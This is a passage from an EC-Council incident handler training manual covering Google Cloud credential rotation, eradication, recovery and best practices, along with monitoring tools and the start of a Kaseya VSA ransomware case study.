



Figure 8.97: Screenshot of Google Cloud Service Accounts page

    2. Locate the affected service account.
    3. Generate a new key for the service account.
    4. Deploy the new key to all locations where the old key was used.
    5. Purge the old key.
  - Steps to regenerate API keys:
    1. Open the Google Cloud console → navigate to the **Credentials** page.
    2. Create a new API key using the **Create credentials** button and configure the new key in the same manner as the compromised API key.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.98: Screenshot of Google Cloud Credentials page

3. Deploy the API key at all locations where the old key was used.
4. Purge the old key.

- Steps to reset OAuth2 client ID secret:
  1. Open the Google Cloud console → navigate to the **Credentials** page.
  2. Select the compromised OAuth2 client ID and edit it.
  3. Click on **Reset Secret.**
  4. Deploy the new secret to your application.

- Remove Google Cloud CLI credentials as an administrator
- Remove Google Cloud CLI credentials as a user
- Revoke application default credentials as an administrator
- Revoke application default credentials as a user

  The following steps should be followed for this purpose:
  - Install and initialize the Google Cloud CLI.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Authorize gcloud CLI with your user identity using the "**`gcloud auth login`**" command.
- Revoke the credentials using the "**`gcloud auth application-default revoke`**" command.
- Moreover, delete the **`application_default_credentials.json`** file, whose location depends on the OS:
  - For Linux, macOS: **`$HOME/.config/gcloud/`**
  - For Windows: **`%APPDATA%\gcloud\`**
- Recreate the credentials file using the "**`gcloud auth application-default login`**" command.

- Invalidate browser cookies as administrator and user.
- Identify and delete all unauthorized access and resources by examining audit logs in the Google Cloud console.

## Eradication of Google Cloud Security Incidents

Incident responders can eradicate Google Cloud security incidents by performing the following activities:

- Temporarily suspend suspected compromised user accounts
- Enable two-step verification with security keys in the Google Cloud environment
- Update all VMs and containers
- Configure the administrator account with recovery options
- Enable account activity alerts to identify suspicious sign-ins or service setting changes by other administrators
- Implement a defense-in-depth network strategy in the Google Cloud environment
- Implement strong API key generation, storage, and management in the Google Cloud environment
- Use VPC SCs to restrict unauthorized access
- Implement the principle of least privileges and reset the password of all compromised accounts
- Use network traffic analysis tools to track and resolve abnormalities
- Block unauthorized use of user-managed service account keys
- Ensure that Google cloud storage buckets are not publicly accessible
- Deploy Google Cloud Armor to stop unusual traffic flow
- Implement zero-trust environment
- Enforce WAFs and granular security policies


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating Google Kubernetes Engine Security Incidents

Google Kubernetes Engine security incidents can be eradicated by following the steps given below:

- Restrict access to the Kubernetes cluster control plane
- Quarantine the affected VM from internal and external traffic
- Detach external IP addresses from the affected VM and use an intermediate VM to access them from another VM in the same network
- Deploy a fresh copy of the container and remove the infected container
- If the security incident is not controlled, transfer the infected container into a sandbox environment
- Delete the workload and host VM if the impact is large
- Isolate the cloud platform using subnetworks, firewall rules, and IAM
- Enable proxy-based load balancer to limit other instances from being exposed
- Enable HTTPS load balancer to mitigate future attacks such as SYN flood and IP flood
- Disable access to Google Cloud Storage resources for all users
- Use Google Cloud data security tools to mitigate enterprise data loss and leakage
- Enable encryption for data at rest and in transit

## Recovery after Google Cloud Security Incidents

When a resource or service in the GCP is compromised, organizations can face serious consequences such as data theft and operational disruption. Therefore, the IH&R team must ensure proper recovery procedures after a security incident to limit the impact and restore cloud services and data effectively.

Discussed below are some steps to be followed by incident handlers for recovery after an incident across the GCP:

- When a single server instance is active, create a VM using Managed Instance Groups (MIGs) because it will automatically try to recreate the VM in case of failure.
- Use the static site option to restore service interruptions after the failure of Compute Engine instances.
- Use Deployment Manager to configure instances.
- Use recent data backups in Google Cloud that are used by the database server to recover files.
- Test the recovered application or service with different user scenarios in a recovered environment.
- Configure the Cloud DNS to point to static website or web server if an application server is affected.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure the database service instance to handle normal production loads.
- Create new application instances and web servers using their snapshots available in Google Cloud.
- Take necessary snapshots for recreating disks in the event of zonal failure.
- Set up HTTP health checks that can validate whether GCP services are running on instances within a particular group.

## Best Practices against Google Cloud Security Incidents

- Implement STRIDE (spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege) as a threat model for threat protection in Google Cloud.
- Leverage key management services (KMSs) and customer-supplied encryption keys (CSEKs) to encrypt and manage data.
- Implement application layer encryption on Google Kubernetes Engine (GKE) services.
- Enable encryption for GKE cluster nodes with customer-managed keys and control access through specific IP addresses using HTTPS.
- Enforce SSL encryption in cloud SQL databases.
- Deactivate the support of interactive serial console in Google VMs.
- Employ Terraform modules from private git repositories to automatically implement resources.
- Implement shielded VMs to protect against rootkits, remote attacks, privilege escalation, etc.
- Use a sandbox environment to examine security incidents
- Check for common vulnerabilities on images stored in the container registry.
- Enable SSO for user authentication.
- Create well-defined groups and assign roles with specific naming conventions instead of assigning permissions to individual users.
- Use a dedicated channel to connect to the Google Cloud from on-premises networks.
- Enforce tag-based firewall rules to monitor and secure the network traffic flow.
- Use the Cloud Logging API to ingest, aggregate, and process logs.
- Use Google Security Command Center for aggregating and managing security findings to detect and alert misconfigurations, vulnerabilities, and threats.
- Maintain visibility over volumes and resources used in multiple projects.
- Enforce strong password policies and MFA in cloud and corporate entities.
- Continuously monitor Admin Activity Logs to track GCP resource access.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use IAM frameworks to access Google Cloud resources.
- Disable publicly accessible cloud storage buckets in organizational GCP accounts.
- Enforce proper data retention policies for Google Cloud storage.

## Google Cloud Security Tools

Google Cloud security tools help security professionals in protecting cloud resources and services against potential threats across the GCP. These tools help organizations to maintain their business operations, services, customer data, and reputation through enhanced detection and investigation capabilities. They can prevent further impact by detecting cloud threats in real-time.

- **Dynatrace**

  Source: *https://www.dynatrace.com*

  Dynatrace is a Google Cloud monitoring tool that provides automatic and comprehensive visibility across Google Cloud native and hybrid environments. The tool provides incident responders with metrics, logs, and traces along with user experience data for full, end-to-end visibility to answer critical investigation questions. Dynatrace also provides a single view of the ecosystem, including Google Compute Engine, Google Kubernetes Engine, Anthos, hybrid, and multi-cloud environments.





Figure 8.99: Screenshot of Dynatrace

Some additional Google Could security tools are listed below:

- Chronicle (*https://chronicle.security*)
- CrowdStrike Falcon (*https://www.crowdstrike.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- GCP Monitor (*https://www.site24x7.com*)
- Datadog (*https://www.datadoghq.com*)
- ManageEngine Applications Manager (*https://www.manageengine.com*)

## Understand the Handling of Cloud Security Incidents - Case Study

With the increased adoption of cloud computing globally, attackers are targeting cloud architectures to gain unauthorized access to various cloud-based resources, hijack accounts, and perform other malicious activities. Therefore, IH&R teams must be prepared with a proper strategy to promptly handle cloud security incidents.

This section will discuss a case study of handling cloud security incidents, which will provide an effective approach to the IH&R team for handling and responding to various cloud-based incidents.

### Handling Kaseya VSA Ransomware Security Incident

Source: *https://helpdesk.kaseya.com, https://news.sophos.com, https://cybernews.com*

Kaseya, an IT and security management solutions provider for MSPs and enterprises, encountered a ransomware attack through its Virtual System Administrator (VSA) service, an on-premises as well as SaaS product for remote monitoring and management. The VSA platform is used by Managed Service Providers (MSPs) that perform IT functions. The attack was launched on the customers of MSPs. Kaseya announced that it had become a victim of cyberattack; however, only a few customers were directly impacted by the attack.

- **Incident Recording and Assignment**

  On 2nd July 2021, Kaseya's incident response team discovered a security incident after receiving reports from several customers stating that their endpoints controlled by Kaseya's VSA product were behaving abnormally. On the same day, customers also claimed that their endpoints were affected by ransomware.

  Attackers posted in their "Happy Blog" stating that they launched an attack on MSP providers through a malicious update and demanded ransom to provide the universal decryptor key.

  The following ransom notice was posted, as shown in the screenshot below:




Figure 8.100: Screenshot of ransom notice posted by attackers


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

